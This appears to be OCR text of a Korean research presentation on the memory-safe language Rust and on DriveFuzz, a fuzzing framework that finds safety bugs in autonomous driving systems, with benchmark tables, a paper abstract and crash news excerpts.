
메모리 안전언어 RUST

❖RUST 언어는 메모리 안전성을 보장하는 시스템 프로그래밍 언어





메모리 안전언어 RUST의 강점




메모리 안전언어 RUST의 강점

❖C/C++ 와 비교해서 RUST는 거의 동등한 성능 오버헤드를 가짐

Total					
	Energy		Time		Mb
(c) C	1.00	(c) C	1.00	(c) Pascal	1.00
(c) Rust	1.03	(c) Rust	1.04	(c) Go	1.05
(c) C++	1.34	(c) C++	1.56	(c) C	1.17
(c) Ada	1.70	(c) Ada	1.85	(c) Fortran	1.24
(v) Java	1.98	(v) Java	1.89	(c) C++	1.34
(c) Pascal	2.14	(c) Chapel	2.14	(c) Ada	1.47
(c) Chapel	2.18	(c) Go	2.83	(c) Rust	1.54
(v) Lisp	2.27	(c) Pascal	3.02	(v) Lisp	1.92
(c) Ocaml	2.40	(c) Ocaml	3.09	(c) Haskell	2.45
(c) Fortran	2.52	(v) C#	3.14	(i) PHP	2.57
(c) Swift	2.79	(v) Lisp	3.40	(c) Swift	2.71
(c) Haskell	3.10	(c) Haskell	3.55	(i) Python	2.80
(v) C#	3.14	(c) Swift	4.20	(c) Ocaml	2.82
(c) Go	3.23	(c) Fortran	4.20	(v) C#	2.85
(i) Dart	3.83	(v) F#	6.30	(i) Hack	3.34
(v) F#	4.13	(i) JavaScript	6.52	(v) Racket	3.52
(i) JavaScript	4.45	(i) Dart	6.67	(i) Ruby	3.97
(v) Racket	7.91	(v) Racket	11.27	(c) Chapel	4.00

메모리 안전언어 RUST의 적용



출처 : https://docs.google.com/spreadsheets/d/1flUGg6Ut4bjtyWdyH_9emD9EAN01ljTAVft2S4Dq620/edit#gid=885787479

메모리 안전언어 RUST의 적용

Linux 6.1 Officially Adds Support for Rust in the Kernel

LIKE DISCUSS

DEC 20, 2022 • 1 MIN READ

by


Sergio De Simone

FOLLOW

After over two years in development, support for using Rust for kernel development has entered a stable Linux release, Linux 6.1, which became available a couple of weeks ago.

Previous to its official release, Rust support has been available in linux-next, the git tree resulting from merging all of the developers and maintainers trees, for over a year. With the stable release, Rust has become the second language officially accepted for Linux kernel development, along with C.

Initial Rust support is just the absolute minimum to get Rust code building in the kernel, say Rust for Linux maintainers. This possibly means that Rust support is not ready yet for prime-time development and that a number of changes at the infrastructure level are to be expected in coming releases. Still, there has been quite some work work going on on a few actual drivers that should become available in the next future. These include a Rust nvme driver, a 9p server, and Apple Silicon GPU drivers.


메모리 안전언어 RUST의 적용

메모리 안전 언어 사이버보안 위협


- 메모리 안전언어는 메모리의 안정성을 보장할 수 없는 비 안전 영역의 사용
- 실제로 메모리 안전언어의 부적절한 사용으로 지속적인 취약점 발생
- 메모리 안전 언어 적용에 대한 연구개발이 초기단계임

강력한 메모리 안전 언어의 올바른 사용과 보급을 도울 수 있는 기술 필요

메모리 안전 언어 비 안전 영역의 사용률 증가



메모리 안전 언어의 지속적인 취약점 발생



메모리 안전언어 RUST의 적용

- 메모리 안전 언어의 적용 확대 및 안전 적용을 위한 통합 플랫폼 개발 진행 중
  - 과제명: 메모리 안전 언어의 적용 확대 및 안전 적용을 위한 통합 플랫폼 기술 개발
  - 기간: 2024.06.01 ~ 2027.12.31 (3년 6개월)

소프트웨어
취약점 분석

자율 주행
취약점 분석


인터넷에 접근
가능한 기기를 통한
선박 해킹

로봇 보안

AI 보안

소프트웨어 보안
심화

자율 주행 취약점 분석 수행 연구 소개



DriveFuzz: Discovering Autonomous Driving Bugs through Driving Quality-Guided Fuzzing

Seulbae Kim
Georgia Institute of Technology
Atlanta, Georgia, USA
seulbae@gatech.edu

Major Liu
University of Texas at Dallas
Richardson, Texas, USA
major.liu@utdallas.edu

Junghwan "John" Rhee
University of Central Oklahoma
Edmond, Oklahoma, USA
jhree2@uco.edu

Yuseok Jeon
UNIST
Ulsan, Republic of Korea
ysjeon@unist.ac.kr

Yonghwi Kwon
University of Virginia
Charlottesville, Virginia, USA
yongkwon@virginia.edu

Chung Hwan Kim
University of Texas at Dallas
Richardson, Texas, USA
chungkim@utdallas.edu

ABSTRACT

Autonomous driving has become real; semi-autonomous driving vehicles in an affordable price range are already on the streets, and major automotive vendors are actively developing full self-driving systems to deploy them in this decade. Before rolling the products out to the end-users, it is critical to test and ensure the safety of the autonomous driving systems, consisting of multiple layers intertwined in a complicated way. However, while safety-critical bugs may exist in any layer and even across layers, relatively little attention has been given to testing the entire driving system across all the layers. Prior work mainly focuses on white-box testing of individual layers and preventing attacks on each layer.

In this paper, we aim at holistic testing of autonomous driving systems that have a whole stack of layers integrated in their entirety. Instead of looking into the individual layers, we focus on the vehicle states that the system continuously changes in the driving environment. This allows us to design DriveFuzz, a new systematic fuzzing framework that can uncover potential vulnerabilities regardless of their locations. DriveFuzz automatically generates and mutates driving scenarios based on diverse factors leveraging a high-fidelity driving simulator. We build novel driving test oracles based on the real-world traffic rules to detect safety-critical misbehaviors, and guide the fuzzer towards such misbehaviors through driving quality metrics referring to the physical states of the vehicle.

DriveFuzz has discovered 30 new bugs in various layers of two autonomous driving systems (Autoware and CARLA Behavior Agent) and three additional bugs in the CARLA simulator. We further analyze the impact of these bugs and how an adversary may exploit them as security vulnerabilities to cause critical accidents in the real world.

CCS CONCEPTS

• **Security and privacy → Software and application security**; • **Computer systems organization → Embedded and cyber-physical systems**.

KEYWORDS

Autonomous driving system; Fuzzing

ACM Reference Format:

Seulbae Kim, Major Liu, Junghwan "John" Rhee, Yuseok Jeon, Yonghwi Kwon, and Chung Hwan Kim. 2022. DriveFuzz: Discovering Autonomous Driving Bugs through Driving Quality-Guided Fuzzing . In *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security (CCS '22), November 7–11, 2022, Los Angeles, CA, USA.* ACM, New York, NY, USA, 15 pages. https://doi.org/10.1145/3548606.3560558

1 INTRODUCTION

Autonomous driving technology has recently achieved significant breakthroughs, making self-driving vehicles closer to practical usages [20, 21]. Modern vehicles in an affordable price range are already being shipped with semi-autonomous driving systems on board. Major automotive companies are developing autonomous driving systems (ADSes) to deploy fully autonomous vehicles that can reliably operate on public roads within this decade [30]. However, despite the notable successes in the autopilot technology, reports on fatal accidents caused by erroneous ADSes are continuing [9, 11, 60, 61, 82]. Moreover, recent work has found many unpatched bugs in open-source ADSes [32] and analyzed that comprehensive testing of an ADS still remains challenging [52].

To ensure the safety of autonomous driving, existing work has focused on individual layers of an ADS. Specifically, the security research community has been extensively focusing on finding adversarial examples on the perception layer [13, 17, 24, 39, 58, 76, 78, 80],

ACM CCS 2022
accepted paper

- 조지아텍, 달라스, 버지니아 대학 등과 공동연구를 통해 자율 주행 알고리즘의 취약점 탐지 도구 개발
- 자율 주행 및 운항은 많은 이점을 가지고 있지만, 작은 오류로도 큰 피해를 야기 할 수 있으므로 반드시 충분한 테스트를 통한 검증이 필요

자율 주행 취약점 분석 관련 사고

Technology

Forbes

EDITORS' PICK | 17,238 views | Jun 2, 2020, 06:20pm EDT

Tesla In Taiwan Crashes Directly Into Overturned Truck, Ignores Pedestrian, With Autopilot On

Technology


Business > Technology • News

Tesla on 'Autopilot' hits police vehicle which hits ambulance, driver possibly drunk: police

Tesla has said its automated system can be safely used by attentive drivers

A crash, allegedly involving Tesla's controversial 'Autopilot' driver-assistance system, between a Tesla and a police vehicle on July 14, 2020 in Arizona (Arizona Department of Public Safety)

자율 주행 수동 테스트



Source: “Will Tesla Autopilot hit a dog, human, or traffic cone? ”


– Youtube Lowlifemike

Source: “Will a Tesla KILL a cat?”

– Youtube Carwow


퍼징기법을 이용한 취약점 탐지

- 퍼징은 가장 활발하게 사용되고 연구되고 있는 대표적인 취약점 탐지 기법




퍼징을 활용한 자율주행 취약점 탐지

- 자율주행 알고리즘 취약점 탐지를 위한 퍼징 기법 적용




테스트를 위한 인풋 생성

- 지도 및 미션 선택
- 보행자 생성 및 변형
- 장애물 생성 및 변형
- 날씨 변형




테스트를 위한 인풋 생성


- 퍼저를 이용한 다양한 자율주행 시나리오 생성
- 이상행위를 탐지를 위한 명확한 기준 필요



자율주행 취약점 정의



```
$ ./buggy_program
[1]    3541023 segmentation fault  ./buggy_program
```




기존 소프트웨어의 버그 탐지 기준

자율주행 취약점 정의


- 자율주행 환경에 맞는 비정상 행위 정의

충 돌

법규 위반

